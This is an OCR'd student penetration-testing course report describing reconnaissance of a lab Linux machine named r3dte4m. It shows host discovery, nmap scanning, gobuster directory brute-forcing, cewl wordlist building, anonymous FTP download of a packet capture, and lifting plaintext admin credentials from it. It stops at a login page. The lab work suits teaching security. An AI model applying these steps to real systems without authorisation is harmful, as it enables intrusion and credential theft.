


10 OCTOBER 2022

CERTIFIED PENETRATION TESTER

PROJECT REPORT

REDTEAM®
HACKER ACADEMY

Mohammed Unaise TM

REDTEAM PENETRATION TESTING

This is the final project for the Certified Penetration Tester course at RedTeam Hacker Academy. The aim of this project is to compromise the Linux machine called r3dte4m. In this machine, we need to find the vulnerabilities and ways to exploit them. Then compromise the machine using Pentesting tools and the skills gained from RedTeam Hacker Academy.

Finding vulnerabilities in a system is very important for a pentester. This is because, if you know the vulnerabilities of a system, then it becomes easier to exploit them and take over the system. There are many ways to find vulnerabilities in a system.


NETWORK SCANNING

IP ADDR

The “ip addr” command for display IP Addresses and property information (abbreviation of address)

I began by scanning the IP address of the computer on the local network


Command: ip addr



NETDISCOVER

Netdiscover is a simple ARP scanner which can be used to scan for live hosts in a network. It can scan for multiple subnets also. It simply produces the output in a live display. This can be used in the first phases of a pentest where you have access to a network.

Command: netdiscover -r 192.168.1.12/24




NMAP

Nmap is a utility for network exploration or security auditing. It supports ping scanning. many port scanning techniques, version detection (determine service protocols and application versions listening behind ports)

After obtaining the target IP address, the following step is to collect further information about the target machine using nmap.

We used aggressive scan (-A) mode, it provides significantly more information than normal scans.

Command: nmap -A 192.168.1.8




By using the aggressive scan mode we got a lot of useful informations can be seen.

- 21/tcp - It's a file transfer protocol and its open also allowed login as anonymous.
- 80/tcp - it's an open http service.

ENUMERATION

DIRECTORY ENUMERATION

I Gobuster is a tool used to brute-force URIs including directories and files as well as DNS subdomains



While the 80 port is open, I surf the target IP address in a browser and search for hints. But if we don't obtain it, we'll utilise gobuster to locate hidden directories.


Here using the wordlists is /usr/share/wordlists/dirb/

Command: gobuster dir -u http://192.168.1.8/ -w /usr/share/wordlists/dirb/common.txt

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.1.8/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.8/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/10/09 02:32:16 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/images               (Status: 301) [Size: 311] [--> http://192.168.1.8/images/]
/index.html           (Status: 200) [Size: 19803]
/server-status        (Status: 403) [Size: 276]
/todo                 (Status: 200) [Size: 113]

===============================================================
2022/10/09 02:32:18 Finished
===============================================================

┌──(root㉿kali)-[/home/kali]
└─#
```

- http://192.168.1.8/todo
- http://192.168.1.8/index.html
- http://192.168.1.8/images

Copy the url " http://192.168.1.8/todo " it in the web browser.




There are some hints we got from the webpages

- Password is alphanumeric
- Cewl (Custom wordlist generator)

CEWL

Cewl (Customised wordlist generator) which spiders a given url, up to a specified depth, and returns a list of words which can be used as password cracker like John the Ripper.

Command: http://192.168.1.8/ --with-numbers



After cewling, some alphanumeric words that maybe later used as password found

- 5H4ym4
- L0x0S36
- r3dte4m

FTP LOGIN

The File Transfer Protocol is a standard communication protocol used for the transfer of computer files from a server to a client on a computer network.

During the nmap scanning ,it shows ftp allows the anonymous login.

Command: ftp 192.168.1.8

Username: anonymous


Password: anonymous

```
┌──(root㉿kali)-[/home/kali]
└─# ftp 192.168.1.8
Connected to 192.168.1.8.
220 (vsFTPd 3.0.3)
Name (192.168.1.8:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43666|)
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Oct 06  2021 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||9870|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0          210644 Oct 06  2021 backup.pcap
226 Directory send OK.
ftp> get backup.pcap
local: backup.pcap remote: backup.pcap
229 Entering Extended Passive Mode (|||6205|)
150 Opening BINARY mode data connection for backup.pcap (210644 bytes).
100% |**********************************************************************************************************************************************|   205 KiB  760.
226 Transfer complete.
210644 bytes received in 00:00 (751.04 KiB/s)
ftp>
```

After the successful login as anonymous

we got a pcap file, “backup.pcap”. That file downloaded to my system.

The pcap file extension is mainly generated by the Wireshark tool and it contains the data that are sniffed by the wireshark.




WIRESHARK

Wireshark is a network protocol analyser, or an application that captures packets from a network connection, such as from your computer to your home office or the internet. Packet is the name given to a discrete unit of data in a typical Ethernet network.

By opening the backup.pcap file using “wireshark" tools it displays the data packets that are send and received by the victim machine.

By checking http stream and getting some username and passwords.

http > Right click > Follow > http stream



After that, we got a hostname , username, and password.

Hostname : l0x0s36.r3dte4m

Username : admin

Password : rella


The hostname l0x0s36.r3dte4m is copied and pasted into the web browser and checked. but is not found on a web browser because the hostname is not connected with any ip. Then we want to add the hostname to the target IP.

Use the “ nano “ tool to adding host to the target ip.

Command: nano /etc/hosts

I looked up the hostname on web browser after inserting the hostname and IP address.

A popup login page appears in the browser.

